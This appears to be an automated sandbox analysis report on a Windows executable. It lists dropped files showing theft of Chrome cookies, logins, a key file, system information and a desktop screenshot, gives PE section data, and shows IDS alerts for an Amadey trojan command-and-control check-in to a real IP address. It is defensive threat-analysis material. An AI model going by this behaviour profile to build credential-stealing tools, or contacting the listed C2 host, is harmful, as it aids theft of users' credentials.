SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false

C:\Users\user\AppData\Local\Temp\PZMY5PHV	
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Chrome\default_cookies.db	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Chrome\default_key.bin	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	data
Category:	dropped
Size (bytes):	32
Entropy (8bit):	5.0
Encrypted:	false
SSDEEP:	3:jYUbMR8o9eZwo:kUbMqo9Gwo
MD5:	FC370DE3AE9A03C5666D84F3350DDC91
SHA1:	62E22644A9485F6B70EAEEFFDA8B8C3B2C4D03F1
SHA-256:	17D41F57A87688AF3A7C0216D4E6A2D13F09C1CA78290B959DFDD7970B1797A4
SHA-512:	31FCE8B4462DAE87DE334EF9D7E27A47C50BAD44652146A75F0A82DE5E3CD9BC6CCF23EE43A54BAA97A90E9F47198A7C3DB21F9C2110F854D41434A9D11EBE C3
Malicious:	false
Reputation:	unknown
Preview:	..}.(n.=..1..$t?!...;..kJGBD2.I

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Chrome\default_logins.db	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Chrome\default_webdata.db	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Chrome\default_webdata.db	
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3......@ ....$..C..

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Information.txt	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	4210
Entropy (8bit):	3.522601689980959
Encrypted:	false
SSDEEP:	96:soteBvwHOSH8vsc/HcDPV2GJVfMGJGmcHOhsgDxGBSS4MQcU3p:qNi8UOpGQGXJp
MD5:	6B020A8C0E613CD6E059785E0552B4C1
SHA1:	AEA2B9969810AD8E70A054B24E6F719F2FA21FC6
SHA-256:	8C48DBA425FC0A4921F44F0928705F08954BFE01300A52CD0325B3384919C7D4
SHA-512:	A0378FBE2DC91DDB1DC317F8DEF77A786F8C1E8501AFEDF03AD4435888BE18B213D711D56761750BB9D62F3941059742C1839C96A882AB55C4D2B5C50CED2FF
Malicious:	false
Reputation:	unknown
Preview:	..S.t.a.r.t. .B.u.i.l.d.:. . . . . .C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.D.3.7.5...e.x.e.....O.S.:. . . . . .W.i.n.d.o.w.s. .1.0. .P.r.o. . .6.4.-.b.i.t._.(.x.6.4.). . . .B.u.i.l.d.:. .1.7.1.3.4. . . .R.e.l.e.a.s.e.:. .1.8.0.3.....O.S. .L.a.n.g.u.a.g.e.:. . . . . .e.n.-.U.S.....K.e.y.b.o.a.r.d. .L.a.n.g.u.a.g.e.s.:. . . . . . .E. n.g.l.i.s.h. .(.U.n.i.t.e.d. .S.t.a.t.e.s.). .|. .....L.o.c.a.l. .D.a.t.e. .a.n.d. .T.i.m.e.:. . . . . .2.0.2.1.-.1.2.-.0.1. .1.0.:.0.5.:.2.5.....U.T.C.:. . . . .-.0.8.0.0..... U.s.e.r.N.a.m.e. .(.C.o.m.p.u.t.e.r.N.a.m.e.).:. .h.a.r.d.z. .(.2.1.6.5.5.4.).....C.P.U.:. . . . . .I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.).2. .C.P.U. .6.6.0.0. .@. .2...4.0. .G.H.z. .(.C.o.r.e.s.:. .4.).....T.o.t.a.l. .R.A.M.:. . . . . .8.1.9.1. . .M.B.....G.P.U.:. . . . . .A.M.D.

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS_Files_Screen_Desktop.jpeg	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	61995
Entropy (8bit):	7.751969065949765
Encrypted:	false
SSDEEP:	1536:IcpJ1w/lxFk+PBBUpMKtwtDxwjpmAO+uz5S:Xnw/lgaBUbwtNwTOZzE
MD5:	CB57DABF20AA73C74D4F9264D3711C14
SHA1:	0C98B0A062B0D34DDE8D55A82E705E0AC4F702D2
SHA-256:	F55B9934FDFF0546A214ECDC90F85210FFB945E43119D84C87B2FB4D829582A3
SHA-512:	F3DC6A83CA9EC0D41F35BE5579905270A6DB634724E499D5BC56E762DABF81997999404A7C6F8339CC26642930DE76ACEB59633D12C499F9FCAC2E630492183
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`.....C................%.....- ".%5/874/43;BUH;?P?34JdKPWZ_`_9Ghog\nU]_[...C.......+..+[=4=[[[...........".. ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?..E-.(.. .(..U..K2..,p$s.~...*.:-.|.+.......6.Y.t....X..s...r6.\..?....I..a..~dQ..cQS..\....^0z.8?C...D.E-..JJZJ.%%v.|>d8:.......SG.....O.. ..U..T{.f..}.2.......S..%...*./....qm...+G....3...Z.4.&P.w ..+R.. (...+..?.t.kO...'g.].U..I..+.e......._.._..i?...........4W}...........q...h=..\..F..J...z..$.j.i)M...E-..J)i(...(...(...(...(...(...(...Z.J)h.....b......0.J\Q.

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files__Chrome\default_cookies.db	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files__Chrome\default_cookies.db	
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files__Chrome\default_key.bin	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	data
Category:	dropped
Size (bytes):	32
Entropy (8bit):	5.0
Encrypted:	false
SSDEEP:	3:jYUbMR8o9eZwo:kUbMqo9Gwo
MD5:	FC370DE3AE9A03C5666D84F3350DDC91
SHA1:	62E22644A9485F6B70EAEEFFDA8B8C3B2C4D03F1
SHA-256:	17D41F57A87688AF3A7C0216D4E6A2D13F09C1CA78290B959DFDD7970B1797A4
SHA-512:	31FCE8B4462DAE87DE334EF9D7E27A47C50BAD44652146A75F0A82DE5E3CD9BC6CCF23EE43A54BAA97A90E9F47198A7C3DB21F9C2110F854D41434A9D11EBE C3
Malicious:	false
Reputation:	unknown
Preview:	..}.(n.=..1..$t?!...;..kJGBD2.I

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files__Chrome\default_logins.db	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files__Chrome\default_webdata.db	
Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files__Chrome\default_webdata.db

Preview:

SQLite format 3......@ ....$..C..
....
....
....

C:\Users\user\AppData\Local\Temp\qbTdLHcrfeS\files_\screenshot.jpg

Process:	C:\Users\user\AppData\Local\Temp\D375.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	61995
Entropy (8bit):	7.751969065949765
Encrypted:	false
SSDEEP:	1536:IcpJ1w/lxFk+PBBUpMKtwtDxwjpmAO+uz5S:Xnw/lgaBUbwtNwTOZzE
MD5:	CB57DABF20AA73C74D4F9264D3711C14
SHA1:	0C98B0A062B0D34DDE8D55A82E705E0AC4F702D2
SHA-256:	F55B9934FDFF0546A214ECDC90F85210FFB945E43119D84C87B2FB4D829582A3
SHA-512:	F3DC6A83CA9EC0D41F35BE5579905270A6DB634724E499D5BC56E762DABF81997999404A7C6F8339CC26642930DE76ACEB59633D12C499F9FCAC2E630492183
Malicious:	false
Reputation:	unknown

Preview:

......JFIF.....`.`.....C................%.....- ".%5/874/43;BUH;?P?34JdKPWZ_`_9Ghog\nU]_[...C.......+..+[=4=[[[...........".......................................
...................}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..
.........................w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?..E-.(..
.(..U..K2..,p$s.~...*.:-.|.+.......6.Y.t....X..s...r6.\..?....I..a..~dQ..cQS..\....^0z.8?C...D.E-..JJZJ.%%v.|>d8:.......SG.....O.. ..U..T{.f..}.2.......S..%...*./....qm...+G....3...Z.4.&P.w ..+R..
(...+..?.t.kO...'g.].U..I..+.e......._.._..i?...........4W}...........q...h=..\..F..J...z..$.j.i)M...E-..J)i(...(...(...(...(...(...(...Z.J)h.....b......0.J\Q.

C:\Users\user\AppData\Roaming\ddigjgj

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	162304
Entropy (8bit):	6.257421049731965
Encrypted:	false
SSDEEP:	3072:U8SeVh8bW4CwA7OoEfLNFdnqP/uFkAXGHrIsHcW7qXUHf9bQ2:fvDiWpwA7OoWr2uFlGcs8RUHf9P
MD5:	C6E5298F945F91851744F96EE16412E5
SHA1:	960D38C010136A907DE89E32835608D92A200829
SHA-256:	F7B5A27355EAFA5302A38A1E0ADADCB619B6D42E7C1707A784297634A180A66F
SHA-512:	72C64EE58642A15259676259FD76582270BDC6E340A207977A8A22999E7E16FD752109E58AE8A6FB306A624221D5025C66583587CB8A074715EBF39E01B10828
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown

Preview:

MZ......................@...!..L.!This program cannot be run in DOS mode....$...
..PE..L....i|_.................@....t......*.......P....@..........................0v...4...x.....u..............................Q..................................@............P..d.................
..........text....>.......@.................. ..`.rdata..n....P.......D.............@..@.data...`us........................@....livucucr....pu....................@..@.vuf....p.....u....................@..`.duha......
...u....................@..`.rsrc.........u....................@..@...
....

C:\Users\user\AppData\Roaming\ddigjgj:Zone.Identifier

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown

Preview:

[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.257421049731965
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	QMn13jz6nj.exe
File size:	162304
MD5:	c6e5298f945f91851744f96ee16412e5
SHA1:	960d38c010136a907de89e32835608d92a200829
SHA256:	f7b5a27355eafa5302a38a1e0adadcb619b6d42e7c1707a784297634a180a66f
SHA512:	72c64ee58642a15259676259fd76582270bdc6e340a207977a8a22999e7e16fd752109e58ae8a6fb306a624221d525c66583587cb8a074715ebf39e01b10828
SSDEEP:	3072:U8SeVh8bW4CwA7OoEfLNFdnqP/uFkAXGHrlsHcW7qXUHf9bQ2:fvDiWpwA7OoWr2uFlGcs8RUHf9P
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....PE..L....i|_.....

File Icon

Icon Hash:	acfc36b6b694c6e2

Static PE Info

General

Entrypoint:	0x402a12
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5F7C6990 [Tue Oct 6 12:56:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	9d24ccac58ecf11e70c100743c701d44

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13e90	0x14000	False	0.772229003906	data	7.46968213296	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x15000	0x906e	0x9200	False	0.223432148973	data	2.87249855126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1f000	0x2737560	0x1800	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.livucuc	0x2757000	0x272	0x400	False	0.0166015625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.vuf	0x2758000	0x270	0x400	False	0.0166015625	data	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.duha	0x2759000	0x17	0x200	False	0.02734375	data	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x275a000	0x8080	0x8200	False	0.648347355769	data	6.08972992358	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Oriya	India	
Spanish	Ecuador	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:05:54.211834	TCP	2027700	ET TROJAN Amadey CnC Check-In	49875	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.408455	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.408466	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.408678	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.408693	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.409106	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.409332	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.409886	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.410076	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.414169	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.421448	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.421740	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.423074	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.431290	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.432063	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.432215	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:05:54.435747	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.442713	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.443507	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.443606	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.443647	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.444228	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.445740	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.447144	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.448336	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.448669	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.449773	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.453252	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.456165	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.458602	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.504899	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.510776	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.513533	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.515915	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.516541	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.518482	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.520615	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.522776	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.526770	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.526859	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.527178	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.529109	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.529344	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.533447	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.535078	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.570574	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.572828	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.573509	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.574776	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.576078	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.577981	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.578675	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.582401	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:05:54.582759	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.583077	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.583391	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.585467	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.585611	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.586423	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.591147	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.593413	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.597387	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.606779	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.608267	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.680209	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.684136	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.685190	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.685281	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.687574	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.690606	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.692115	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.692845	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.703493	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.704927	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.705428	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.718487	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.719101	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.721432	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.723236	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.757911	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.759030	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.759416	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.760240	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.761572	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
